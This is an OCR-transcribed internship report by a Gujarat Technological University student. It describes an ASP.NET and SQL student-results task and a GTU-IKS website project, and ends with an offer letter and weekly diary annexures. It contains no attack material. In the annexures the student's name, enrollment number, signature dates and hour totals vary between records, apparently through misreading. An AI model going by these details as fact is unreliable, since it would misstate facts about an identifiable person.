Triggers can be used to enforce complex business rules and constraints that cannot be easily implemented using other database objects, such as check constraints or foreign key constraints. They can also be used for auditing purposes, allowing you to track changes to data over time.

However, it is important to be careful when using triggers, as they can sometimes have a negative impact on performance if they are not written efficiently. It is also important totest triggers thoroughly to ensure that they are working correctly and not causing any unintended side effects.

Chapter - 5 - First Task Assigned

5.1 Definition of task:

Create a relation database of these three tables :(1) student master (2) subject master (3) result master. The fields in each of these three tables are shown in below Table 1. Create a project in ASP.NET to import the details of at least 5 subjects for each student and at least 2 semesters. From an excel file. Update/Delete the data based on conditions. Retrieve all the details of Student, Subject and Result based on various searching criteria using grid view/repeater.

Table	Field	Validation
student master	enrollment number	Primary key, must be of 12 digits
	student name	Not null
	date of birth	Not null, DD-MM-YYYY
	mobile number	Not null, must be of 10 digits
	email id	Not null
	address	Not null
subject master	subject code	Primary key, must be of 7 digits
	subject name	Not null
	credit	Not null, must be of 1 digit
	semester	Not null, must be between 1 to 8 (both inclusive)
result master	enrollment number	Foreign key referencing to primary key of student master
	subject code	Foreign key referencing to primary key of subject master
	theory marks	Not null, must be between 0 to 70 (both inclusive)
	practical marks	Not null, must be between 0 to 30 (both inclusive)
	Total marks	theory marks + practical marks
	grade	as per below given Table 2
	SPI	as per below given formula in Table 3
	CPI	as per below given formula in Table 4

Table 1: Structure of Tables to be created

Total Marks	85-100	75-84	65-74	55-64	45-54	40-44	35-39	Below 35
Grade	AA	AB	BB	BC	CC	CD	DD	FF
Grade Points	10	9	8	7	6	5	4	0

Table 2: Grade from Total marks

$$SPI = \sum_{i=1}^{n} Ci * Gi \div \sum_{i=1}^{n} Ci$$

where n = no. of subject in a semester
C = credit of subject
G = Grade Point

Table 3: Formula for SPI

$$CPI = \sum_{i=1}^{n} Ci * Gi \div \sum_{i=1}^{n} Ci$$

where n = no. of subject in all semesters
C = credit of subject
G = Grade Point

Table 4: Formula for CPI

****

Figure 1: Task

5.2 Frontend work:

A text box to accept enrollment number is taken with some label to define to fields.




Figure 2: Frontend

A Grid view is also added to display the result.

When search button is clicked the query is executed from which the result is converted into data Source and it is binded with grid view.

Benefits of using Grid view:

1. Data presentation: Grid view allows you to present data in a tabular format, making it easy for users to view and interpret. This can be especially useful when dealing with large datasets or complex data structures.
2. Sorting and Filtering: Grid view provides built-in support for sorting and filtering data, allowing users to easily find the information they need.


5.3 Backend work:

- The main purpose of this code is to collect data from excel sheet and transfer them into database so further tasks can be carried out.
- Onload of the page, first the file is located from the storage.
- Further, data from 3 different sheets of an excel sheet is collected and is transferred to 3 different tables into the database.
- This process is done using bulk SQL query.
- When clicking on the search button, the function submit_onClick () is executed.
- Firstly, it collects the enrollment number from the text box. If the box is empty than it gives error to user.

- From enrollment number query is executed and then text boxes are filled accordingly and the table is made visible to users.

5.4 Output:

- When search button is clicked with valid enrollment number than all the details are displayed in a fixed table structure.
- The second table shows subject code, theory marks, total marks, semester, and credit of the subject.



subjectCode	theoryMarks	practicalMarks	totalMarks	semester	credit
3110003	30	25	55	1	3
3110006	46	30	76	1	3
3110007	45	15	60	1	4
3170720	50	30	80	1	2
3110018	50	20	70	2	4

Figure 3: Output

CHAPTER - 6 - INTRODUCTION TO PROJECT

6.1 PROJECT SUMMARY

Project Title: Development of GTU-IKS (Indian Knowledge System) Website

This project is of development of GTU-IKS website for GTU organization using ASP.NET, MySQL, HTML, CSS, JavaScript, and Bootstrap technology. The website provides the information regarding the School of India Knowledge System (SIKS) of the GTU. It also includes the information regarding the courses that are being offered by the SIKS. It has the admin panel with the restricted login for admins only to edit the information on the website related to courses, subjects, media coverage, images of image slider, gallery and much more.

6.2 OBJECTIVES

The objectives of the GTU-IKS website includes:

1. To develop a user-friendly website that simplifies the process of accessing the information and academic details of GTU-IKS.

2. To provide a reliable and efficient platform to GTU for easy manipulation of information through “Admin panel” interface.

3. To make various components of GTU-IKS website like “image slider”, “media coverage”, “Courses/Subjects”, etc. which keeps on updating day by day.

4. To have a user-friendly GUI of admin interface for easy accessibility of Admin panel.

6.3 TOOLS & TECHNOLOGIES USED:

- ASP.NET
- MySQL
- Microsoft Visual Studio
- Microsoft SQL Server
- HTML
- CSS
- JavaScript
- BootStrap

6.4 Overview of GTU-IKS Website:

Figure 4: Home Page

Figure 5: Vision-Mission & Objectives

Figure 6: Message from Hon. VC

Figure 8: About SIKS

Figure 9: Contact Us

Figure 7: Search Bar

Admin Panel:




Figure 10: Image Slider Admin view




Figure 11: Insert/Update/Delete Subject Details




Figure 12: Insert/Update/Delete Course Details


Conclusion

During my 3 months internship at GTU IT-Section, I worked on GTU-IKS website development using ASP.NET. During this time, I learned how to use various tools and frameworks such as C#, ASP.NET MVC, Entity Framework, and SQL Server. I was involved in the entire software development life cycle, from requirements gathering to testing and deployment. This experience helped me to develop my analytical and problem-solving skills, as well as my ability to work with complex data models and build robust and scalable systems.

Overall, my internship at GTU-IT section was a great opportunity for me to apply the theoretical knowledge I gained in my studies to real-world scenarios. It allowed me to gain hands-on experience in two different technologies, both of which are widely used in the industry. I am grateful for the support and guidance of my mentors and colleagues, and I believe that the skills and experience I gained during my internship will be valuable assets in my future career.

Appendix

Internship Offer Letter:



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GTU/ITAP/Offer letter/૧૧૧

Date: 8th February 2023

OFFER LETTER

Internship under "IT Department" Gujarat Technological University, Chandkheda. (With Stipend)

Dear CHAVDA RAHUL KISHORBHAI,
Enrollment Number: 190390107004
Institute: S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA

Greetings from Integrated Training & Placement Cell (ITAP), Gujarat Technological University

You are being offered this internship opportunity based on your merit w.r.t. to the result of your exam.

Following are the job roles you need to perform during the entire training:

- To work in various development of modules/applications/portals /websites of GTU under the guidance of external guide from GTU and internal guide from college.
- The work includes meaningful tasks that focus on developing the knowledge, skills & abilities of students that are applicable to future employment opportunities.

You may accept this offer with consideration of following terms & conditions

1. Internship duration will be of 3 months from date of reporting. However, the same can be extended for few more days if require by IT department of GTU.
2. A fix stipend of INR 12,000/- shall be paid to the selected interns for the entire internship duration. No other allowances will be paid by GTU.
3. The selected students need to manage their accomodation/food expenses/travelling/other expenses by themselves.
4. This is purely an internship opportunity. The selected students will not be eligible to claim this internship as a provision for permanent job during/after the training period at GTU.
5. The students who are engaged in this training will have to behave in accordance with the rules, regulations and working hours of the GTU.
6. Each student will have to submit the work report of the training at IT Section, GTU.
7. The performance of the student will be evaluated every week by IT Section, GTU.

Head office : GTU Campus, Nr. Visat Three Road , Visat-Gandhinagar Road , Chandkheda, Ahmedabad - 382 424. Gujarat, India.
Phone : +91 079-23267521/570 e-mail : info@gtu.ac.in Website : www.gtu.ac.in

Figure 13: Offer Letter

Annexure – 1:

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RAHUL KISHORBHAI CHAWDA

DIARY OF THE WEEK: Dt: 13/02/2023 TO 17/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: IT SECTION - GTU.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mahesh Panchal

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Exploration & Review of various GTU portals like student portal, result portal, GTU-CMIS, etc.

→ Explored Backend working of GTU ~~Backend~~ IT-section.

→ Task: Create a relational database along with ASP.NET project to input details of student result based on conditions. Input the student data from Excel file.

→ Working with Visual Studio C# and SQL Server Management studio.

→ Learn some basics like building Master pages, Validation controls, frontend designing, Database creation and connection with server, etc.

→ Project Problem Definition: Development of GTU - File Tracking system.
- To keep record of IN and OUT files for each user.
- To track the file status and location.
- To approve/disapprove or sent back file for review.
- Functionality for adding review and approval of the file.

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TOTAL HOURS: 375 Hours

P. K. Chavda
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 21/2/2013

Signature of officer-in-charge of Dept. / Section / Plant

Date: 21/2/2013

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RAHUL KESHUBHAI CHAVDA

DIARY OF THE WEEK: DI: 20/02/2023 TO 24/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mahesh Pandal

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Frontend designing of login/signup page.
→ Problem definition of "Development of GTU-IKS (Indian knowledge System) website.
→ Making and review of content and layout of the GTU-IKS website.
→ Review of other IKS website like "dsindia.gov.in", "bharatkar.gtu.ac.in", "mygov.in", etc.
→ Discussion on website content and designing like no. of pages, navigation bar, Quick menu, Imageslider, etc.
→ Building the responsive Navigation Bar, Header and footer.
→ Building of Master Page.
→ Academic work: PMMS registration, Submission-A.
→ Quick menu frontend designing.
→ Responsive Image Slider designing

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TOTAL HOURS: 375 hours

T.V. Gandha
SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept:/ Section / Plant

Date:

Date: 27/2/13

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rahul Kishorbhai Chavda

DIARY OF THE WEEK: DT: 27/02/2023 TO 04/03/2023

DEPARTMENT: Computer Engineering SEM: 08

NAME OF THE ORGANISATION: Gujarat Technological University

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU IT-SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mitesh Dhorkal

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Structuring of the web pages and placing the content of each page in it.
→ Linking of pages and external links to the website navigation bar and quick menu.
→ Built and design the pages like, "message from VC", message from registrar", message from head of department", "admission page".
→ Applied CSS styling and Javascript to the above mentioned pages.
→ website review by the "Dharohar - GTU" department.
→ Learn the CSS animations to design flip-cards for "vision" & "mission" of the JIKS website.
→ Learning about the use of media query for making website responsive.
→ Learning about CSS 3D-animations and its coding for implementation.
→ Restructuring of the home-page.
→ Adding animations to the "about SIKS" page.

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 4/3/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RAHUL KISHORBHAI CHAVDA

DIARY OF THE WEEK: DT: 06/03/2023 TO 10/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU-IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mahesh Pandya

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Designing of objectives and its function on homepage.
→ Building CSS cards for each objective.
→ Changes in previous implementation:
- placing "motto" below navigation bar with circular bar.
- placing objective on home page from "About SIKS".
→ Adding multi-language in "motto" along with animation.
→ Knowing about 'em', 'rem', 'vh', 'vw', units for relative sizing of fonts, elements, etc.
→ ~~Learning~~ learning about CSS transitions.
→ Coding for 'motto' transition on home page.
→ objectives flip 3D-flip card designing along with animations.
→ Academic work: submission-6 & daily diary writing.
→ "About SIKS" page designing.

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TOTAL HOURS: 225 hours

P.V. Vaidya
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 15/3/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190290107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH KISHORBHAI CHANDA

DIARY OF THE WEEK: DI: 13/03/2023 TO 18/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mahesh Bochal

DESCRIPTION OF THE WORK DONE IN BRIEF

→ CSS styling of flip-card of "Vision" and "Mission".
→ learning about sizing parameters like 'em', 'vh', 'vw', 'rem' and @media queries for the responsive nature.
→ Redesigning of "contact us" page and content search for "about" SITES" page.
→ Image scaling based on view port and use of <meta> tag for responsive website.
→ Built and redesigned the navigation bar and removal of scrollbar.
→ Icons addition based on the need of website using fontawesome and other tools.
→ Academic work: Internal Internship review (MSE-I) and submission-D.
→ Structure design of various components that needs to be built dynamically.
→ Project review with external guide & work plan based on changes assigned.

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TOTAL HOURS: 45 hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Menior

Signature of officer-in-charge of Dept./ Section / Plant

Date:

Date: 20/3/15

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190290107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PATEL KISHANBHAI CHAVDA

